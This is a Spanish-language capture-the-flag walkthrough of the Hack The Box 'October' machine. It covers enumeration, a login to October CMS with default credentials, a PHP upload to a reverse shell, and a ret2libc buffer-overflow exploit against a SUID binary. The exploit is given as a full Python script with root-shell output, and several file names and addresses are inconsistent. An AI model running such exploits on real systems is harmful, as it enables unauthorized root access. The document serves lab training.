


Hack The Box - October	
OS:	Linux
Nivel:	Media
Release:	20/04/2017
Técnicas utilizadas	
Exploiting SUID files	
Exploiting buffer overflows	
Bypassing NX/DEP	
Bypassing ASLR	

La máquina october de la plataforma de Hack The Box es una máquina de nivel intermedio en la que se estudia técnicas de buffer overflow. Para conseguir la flag de root será necesario utilizar una técnica conocida como Rec2lib para escalar privilegios.



Enumeración

La dirección IP de la máquina víctima es 10.129.96.113. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~]
└─$ ping -c 5 10.129.96.113 -R
PING 10.129.96.113 (10.129.96.113) 56(124) bytes of data.
64 bytes from 10.129.96.113: icmp_seq=1 ttl=63 time=76.9 ms
RR:  10.10.16.25
     10.129.0.1
     10.129.96.113
     10.129.96.113
     10.10.16.1
     10.10.16.25

64 bytes from 10.129.96.113: icmp_seq=2 ttl=63 time=48.7 ms    (same route)
64 bytes from 10.129.96.113: icmp_seq=3 ttl=63 time=50.5 ms    (same route)
64 bytes from 10.129.96.113: icmp_seq=4 ttl=63 time=48.8 ms    (same route)
64 bytes from 10.129.96.113: icmp_seq=5 ttl=63 time=48.9 ms    (same route)

--- 10.129.96.113 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 48.667/54.775/76.944/11.105 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.96.113 -oN scanner_october** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
root@kali: ~/home/administrador
└─$ cat nmap/scanner_october
# Nmap 7.94SV scan initiated Mon Jul 29 21:34:37 2024 as: nmap -p- -sS -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_october 10.129.96.113
Nmap scan report for 10.129.96.113
Host is up, received user-set (0.10s latency).
Scanned at 2024-07-29 21:34:51 CEST for 40s
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
|_ ssh-dss AAAAB3NzaC1k3MAAACBANmRR7UDp17vLPwJPYGFxhFHygkw1gVhWZCAUo+TBY4OPnIWGRwrg+zyo39zVror9IS7wgI8rGUuWsd0Yc8xOYlrmZ9jvE7X/H5+Bn8MLaT4Q1O18PSjoRU4a
AIA++cpsTl6w7yKZOG0drfsg+96yEb8B0pGpuvOXdd97m0Tc13uPLDUyYLI1maF8zQ15m4JUGsgyuMCAkI75cqrT7Ar/09Yk0R2FUPKQAMyJ1Q2QmuSuaIQePhVfZBQfeMin77oig8fTCmNyp
b5m3b0e3/azvz3LPEdHPLf8d0y9pdd0ZduVlmU4rfejnzpgzj7WqK9F+Q2Yh5Tg0bZL8Tgqfo0eKInCZXP5iu0lHVARENDY9XKovVp8arXSg==
|_ 2048 16:08:b6:51:d1:7b:07:5a:34:66:0d:4c:d0:22:50:f5 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCTXq4c0j5/pJpDRWw6kGIt+0TeEk3yWPLLPiFxmIlLxkW1P4j51AnilUE9wQjzBticFF4Ql6lplrrvft58grpQb+2qyB6l7Bg8dd3GZykdl
KfZWzcMkBrWcEbraioFLLZQP5ir4emSWkp5zRFfTeU9Q58xLw0dezuaJM+maTF2FU4cXpeaC5rig/S4FTNV0B5fmDac4pg+HlveJlMFIMCE1Ue7UsUvfiE/+vQW19vyP2Ftq14NdeB3b
|_ 256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHN1bGVzLTI1bGUzLnRpdGFudGUyLW50cm9udG8uYm9vaWNTYAAABBBKwJqXjmwPMW11ldDfY512TtTx1mh4BP6jxTlMGYtSBYKUULQV3KX+WQen/zcmnMFLRvHzlsj5dFls
|_ 256 89:85:90:98:26:bf:03:54:35:7f:4a:7a:9e:ei1b:65:31 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA/9PEI0YUITEQDOKLYfiauXVAgpiXE8w//rH53DU7u
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: October CMS - Vanilla
|_ http-favicon: Unknown favicon MD5: 1D585CCF71E2EB73F08BCF484CF2259
|_ http-methods:
|_ Supported Methods: GET HEAD POST PUT PATCH DELETE OPTIONS
|_ Potentially risky methods: PUT PATCH DELETE
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Mon Jul 29 21:35:31 2024 -- 1 IP address (1 host up) scanned in 53.38 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder a la página web disponible en el servidor, descubrí que se trataba de un gestor de contenido llamado October. October es un CMS (Content Management System) autoalojado basado en el lenguaje de programación PHP y el framework Laravel. Es conocido por su simplicidad y flexibilidad, lo que lo hace ideal tanto para desarrolladores como para usuarios finales.



Para obtener más información, utilicé Dirb, una herramienta de escaneo de contenido web que permite descubrir archivos y directorios ocultos en un servidor. Dirb realiza un ataque basado en diccionario, enviando solicitudes HTTP para cada entrada en su lista de palabras y analizando las respuestas del servidor.

```
(root@kali)~[/home/administrador]
# dirb http://10.129.96.113/

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Mon Jul 29 21:53:59 2024
URL_BASE: http://10.129.96.113/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

---- Scanning URL: http://10.129.96.113/ ----
+ http://10.129.96.113/account (CODE:200|SIZE:5107)
+ http://10.129.96.113/backend (CODE:302|SIZE:408)
+ http://10.129.96.113/blog (CODE:200|SIZE:4273)
+ http://10.129.96.113/Blog (CODE:200|SIZE:4273)
==> DIRECTORY: http://10.129.96.113/config/
+ http://10.129.96.113/error (CODE:200|SIZE:3359)
+ http://10.129.96.113/forgot-password (CODE:200|SIZE:3857)
+ http://10.129.96.113/forum (CODE:200|SIZE:9621)
+ http://10.129.96.113/index.php (CODE:200|SIZE:5190)
==> DIRECTORY: http://10.129.96.113/modules/
==> DIRECTORY: http://10.129.96.113/plugins/
+ http://10.129.96.113/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://10.129.96.113/storage/
==> DIRECTORY: http://10.129.96.113/tests/
==> DIRECTORY: http://10.129.96.113/themes/
==> DIRECTORY: http://10.129.96.113/vendor/
```


Al acceder al directorio /backend, encontré a un sistema de inicio de sesión. Además, las credenciales predeterminadas admin:admin permitían el acceso.




Este gestor de contenido permite subir archivos al servidor, incluyendo aquellos con la extensión .php5. Esta funcionalidad puede ser explotada para obtener acceso a la máquina víctima al subir un archivo PHP malicioso.



Además, es posible ejecutar comandos en el servidor, lo que me permitiría tomar control del sistema y realizar acciones adicionales para comprometer la seguridad del mismo.



Teniendo en cuenta que puedo ejecutar comandos, el siguiente paso es acceder de forma remota a la máquina víctima. Para ello, utilicé una conexión de reverse shell, que me permitió establecer una sesión interactiva con el servidor comprometido.



Escalada de privilegios

En el directorio /usr/local/bin encontré un archivo ejecutable que me pareció interesante, ya que tenía activado el bit SUID. Esta información es bastante útil, ya que los archivos con el bit SUID activado pueden ser ejecutados con los permisos del propietario del archivo, lo que podría permitir la escalada de privilegios.

```
www-data@october:/var/www/html/cms/storage/app/media$ cat /home/harry/user.txt
www-data@october:/var/www/html/cms/storage/app/media$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 67704 Nov 24 2016 /bin/umount
-rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 35300 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 88752 Nov 24 2016 /bin/mount
-rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11 2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9808 Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root messagebus 333952 Dec 7 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 156708 Oct 14 2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 30984 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 18168 Nov 24 2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 45420 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 44620 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 66284 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 35916 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root dip 323000 Apr 21 2015 /usr/sbin/pppd
-rwsr-xr-x 1 libunwind libunwind 17996 Nov 24 2016 /usr/sbin/libunwind
-rwsr-xr-x 1 root root 7377 Apr 21 2017 /usr/local/bin/overflow
www-data@october:/var/www/html/cms/storage/app/media$ ls -l /usr/local/bin/overflow
-rwsr-xr-x 1 root root 7377 Apr 21 2017 /usr/local/bin/overflow
```

Sabiendo esto, descargué dicho archivo en mi máquina atacante para analizarlo con más detalle. Al examinarlo, descubrí que se trataba de un archivo ELF (Executable and Linkable Format) de 32 bits, es decir, un archivo ejecutable de Linux.

```
(administrador@kali)~[~/Descargas]
$ readelf -h overflow
Encabezado ELF:
Mágico: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
Clase: ELF32
Datos: complemento a 2, little endian
Version: 1 (current)
OS/ABI: UNIX - System V
Versión ABI: 0
Tipo: EXEC (Fichero ejecutable)
Máquina: Intel 80386
Versión: 0x1
Dirección del punto de entrada: 0x8048380
Inicio de encabezados de programa: 52 (bytes en el fichero)
Inicio de encabezados de sección: 4444 (bytes en el fichero)
Opciones: 0x0
Size of this header: 52 (bytes)
Size of program headers: 32 (bytes)
Number of program headers: 9
Size of section headers: 40 (bytes)
Number of section headers: 30
Section header string table index: 27

(administrador@kali)~[~/Descargas]
$ readelf -l overflow
El tipo del fichero elf es EXEC (Fichero ejecutable)
Entry point 0x8048380
There are 9 program headers, starting at offset 52

Encabezados de Programa:
Tipo Desplaz DirVirt DirFísica TamFich TamMem Opt Alin
PHDR 0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
INTERP 0x000154 0x08048154 0x08048154 0x00013 0x00013 R 0x1
[Requesting program interpreter: /lib/ld-linux.so.2]
LOAD 0x000000 0x08048000 0x08048000 0x00658 0x00658 R E 0x1000
LOAD 0x000f08 0x08049f08 0x08049f08 0x00120 0x00124 RW 0x1000
DYNAMIC 0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW 0x4
NOTE 0x000168 0x08048168 0x08048168 0x00044 0x00044 R 0x4
GNU_EH_FRAME 0x00057c 0x0804857c 0x0804857c 0x0002c 0x0002c R 0x4
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10
GNU_RELRO 0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R 0x1
```


El análisis de este código es bastante sencillo. Si param_1 es menor que 2, es decir, solo se ha proporcionado el nombre de la aplicación sin ningún argumento adicional, el programa imprime la sintaxis correcta para usar la aplicación y luego termina la ejecución con exit(0). En caso contrario, el programa copia el segundo argumento (param_2[1]) al array input_user utilizando la función strcpy.

Es importante destacar que la función strcpy no verifica el tamaño del array de destino (input_user), lo que hace que el programa sea vulnerable a un ataque de desbordamiento de búfer (buffer overflow). Si el tamaño del argumento copiado excede los 112 bytes, se sobrescribirá la memoria adyacente, lo que podría permitir la ejecución de código arbitrario.

The screenshot shows a debugger window with two panes. The left pane displays assembly code for the 'main' function, including instructions like PUSH, MOV, SUB, and CALL. The right pane shows the decompiled C code, which includes a main function that takes two parameters, prints a warning, and uses strcpy to copy data from param_2 to input_user. The assembly code includes comments like 'Flow Override: CALL_RETURN (CALL_TERMINATOR)' and 'LAB_0004847B'.

Antes de continuar, es necesario conocer el tipo de protecciones que tiene activadas la aplicación. En concreto, la protección NX (No eXecute) está activada, y la protección RelRO (Relocation Read-Only) está parcialmente activada. Además, es importante tener en cuenta que la protección ASLR (Address Space Layout Randomization) también está activada.

```
gef> checksec overfl
[+] checksec for '/home/administrador/Descargas/overfl'
Canary          : ✗
NX              : ✓
PIE             : ✗
Fortify         : ✗
RelRO           : Partial
```

Esta aplicación utiliza la función strcpy y, por tanto, es vulnerable a ataques de buffer overflow. Para explotar esta vulnerabilidad, creé un patrón de 1024 caracteres.

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x0
$ebx : 0xf7f9ee34 → 0x00223d2c ("=?")
$ecx : 0xffffd110 → "faak"
$edx : 0xffffcdc8 → "faak"
$esp : 0xffffca40 → "eaabfaabgaabhaabjaabkaablaabmaabnaaboaabpaabq[...]"
$ebp : 0x62616163 ("caab")
$esi : 0x000484d0 → <_libc_csu_init+0000> push ebp
$edi : 0xf7ffcb80 → 0x00000000
$eip : 0x62616164 ("daab")

$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffca40 +0x0000: "eaabfaabgaabhaabjaabkaablaabmaabnaaboaabpaabq[...]" ← $esp
0xffffca40 +0x0004: "faabgaabhaabjaabkaablaabmaabnaaboaabpaabqab[...]"
0xffffca40 +0x0008: "gaabhaabjaabkaablaabmaabnaaboaabpaabqab[...]"
0xffffca40 +0x000c: "haabjaabjaabkaablaabmaabnaaboaabpaabqab[...]"
0xffffca40 +0x0010: "jaabjaabkaablaabmaabnaaboaabpaabqab[...]"
0xffffca40 +0x0014: "jaabkaablaabmaabnaaboaabpaabqab[...]"
0xffffca40 +0x0018: "kaablaabmaabnaaboaabpaabqab[...]"
0xffffca40 +0x001c: "laabmaabnaaboaabpaabqab[...]"

[!] Cannot disassemble from EIP
[!] Cannot access memory at address 0x62616164

[#0] Id 1, Name: "overfl", stopped 0x62616164 in ?? (), reason: SIGSEGV

gef> pattern search $eip
[+] Searching for '62616164' with modified
[+] Found at offset 112 (little-endian search) likely
```

Los caracteres introducidos sobrescriben el registro \$eip. Sabiendo esto, utilicé la función pattern search de gdb para determinar el offset exacto necesario para controlar dicho registro.

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x0
$ebx : 0xf7f9ee34 → 0x00223d2c ("=,=?")
$ecx : 0xffffd110 → "BBBB"
$edx : 0xffffcdcc → "BBBB"
$esp : 0xffffcdd0 → 0x00000000
$ebp : 0x41414141 ("AAAA"? )
$esi : 0x080484d0 → <_libc_csu_init+0000> push ebp
$edi : 0xf7ffcb80 → 0x00000000
$eip : 0x42424242 ("BBBB"? )

$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffcdd0|+0x0000: 0x00000000 ← $esp
0xffffcdd4|+0x0004: 0xffffce84 → 0xffffd07b → "/home/administrador/Descargas/overfl"
0xffffcdd8|+0x0008: 0xffffce90 → 0xffffd115 → "SYSTEMD_EXEC_PID=1677"
0xffffcddc|+0x000c: 0xffffcdf0 → 0xf7f9ee34 → 0x00223d2c ("=,=?")
0xffffcde0|+0x0010: 0xf7f9ee34 → 0x00223d2c ("=,=?")
0xffffcde4|+0x0014: 0x080484d0 → <main+0000> push ebp
0xffffcde8|+0x0018: 0x00000002
0xffffcdec|+0x001c: 0xffffce84 → 0xffffd07b → "/home/administrador/Descargas/overfl"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242

[#0] Id 1, Name: "overfl", stopped 0x42424242 in ?? (), reason: SIGSEGV

gef> 
```

El bit NX (No eXecute) es una característica de seguridad destinada a prevenir los ataques de buffer overflow al distinguir entre regiones de memoria destinadas a código ejecutable y aquellas destinadas a datos. Para eludir la protección NX, utilicé una técnica conocida como ret2libc, que consiste en reutilizar código ejecutable existente dentro de la librería compartida libc. En primer lugar, es necesario conocer la dirección de memoria de libc.

```
www-data@october: /usr/local/bin$ ldd ovrflw
linux-gate.so.1 => (0xb772e000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7573000)
/lib/ld-linux.so.2 (0x800d2000)
www-data@october: /usr/local/bin$ ldd ovrflw | grep "libc" | awk 'NF{print $NF}' | tr -d '('
0xb7629000
www-data@october: /usr/local/bin$ 
```

Luego, es fundamental identificar las direcciones de memoria de las funciones system, exit y /bin/sh. Con esta información, diseñé un exploit que permite elevar privilegios.

```
www-data@october: /usr/local/bin$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "system"
243: 0011b710 73 FUNC GLOBAL DEFAULT 12 svcerr_systemerr@GLIBC_2.0
620: 00040310 56 FUNC GLOBAL DEFAULT 12 _libc_system@GLIBC_PRIVATE
1443: 00040310 56 FUNC WEAK DEFAULT 12 system@GLIBC_2.0

www-data@october: /usr/local/bin$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "exit"
111: 00033690 58 FUNC GLOBAL DEFAULT 12 cxa_at_quick_exit@GLIBC_2.10
139: 00033260 45 FUNC GLOBAL DEFAULT 12 exit@GLIBC_2.0
446: 000336d0 268 FUNC GLOBAL DEFAULT 12 __cxa_thread_atexit_impl@GLIBC_2.18
554: 000b84f4 24 FUNC GLOBAL DEFAULT 12 _exit@GLIBC_2.0
609: 0011e5f0 56 FUNC GLOBAL DEFAULT 12 svc_exit@GLIBC_2.0
645: 00033660 45 FUNC GLOBAL DEFAULT 12 quick_exit@GLIBC_2.10
868: 00033490 84 FUNC GLOBAL DEFAULT 12 __cxa_atexit@GLIBC_2.1.3
1037: 00128b50 60 FUNC GLOBAL DEFAULT 12 atexit@GLIBC_2.0
1380: 001ac204 4 OBJECT GLOBAL DEFAULT 31 argp_err_exit_status@GLIBC_2.1
1492: 000fb480 62 FUNC GLOBAL DEFAULT 12 pthread_exit@GLIBC_2.0
2090: 001ac154 4 OBJECT GLOBAL DEFAULT 31 obstack_exit_failure@GLIBC_2.0
2243: 00033290 77 FUNC WEAK DEFAULT 12 on_exit@GLIBC_2.0
2386: 000fbff0 2 FUNC GLOBAL DEFAULT 12 __cyg_profile_func_exit@GLIBC_2.2

www-data@october: /usr/local/bin$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | awk '/\bin\/sh/ {print}'
162bac /bin/sh
www-data@october: /usr/local/bin$ 
```

Ahora sólo queda diseñar un exploit para elevar privilegios con la información obtenida anteriormente:

```
#!/usr/bin/python3
import struct
from subprocess import call

'''
#####
# script de python para la maquina october #
# de la plataforma de hack the box #
# Autor: Jesus Maria Diaz Gonzalez #
# Fecha: 30-julio-2024 #
#####
'''

def prepare_address():
    direccion_libc=0xb7573000
    #ret2libc → EIP → system_addr + exit_addr + bin_sh_addr
    buf = b"A"*112
    buf += struct.pack("<I", direccion_libc+0x00040310)
    buf += struct.pack("<I", direccion_libc+0x000b84f4)
    buf += struct.pack("<I", direccion_libc+0x000162bac)
    return buf

def exploit():
    buffer = prepare_address()
    for i in range(0, 1024):
        call(['/usr/local/bin/ovrflw", buffer])

if __name__ == '__main__':
    exploit()
```

Si se ha ejecutado con éxito este exploit se obtiene la shell de root:

```
www-data@october:/var/www/html/cms$ python3 exploit_october.py
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nstatus == __GCONV_FULL_OUTPUT' failed.
Syntax: Z*
$*$D$*
<input string>
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nstatus == __GCONV_FULL_OUTPUT' failed.
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nstatus == __GCONV_FULL_OUTPUT' failed.
Syntax: Z*
$*$D$*
<input string>
*** Error in `/usr/local/bin/ovrflw': munmap_chunk(): invalid pointer: 0xbffc4e8a ***
Syntax: Z*
$*$D$*
<input string>
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
cat: /eroot/root.txt: No such file or directory
# whoami
root
# cat /root/root.txt
#
```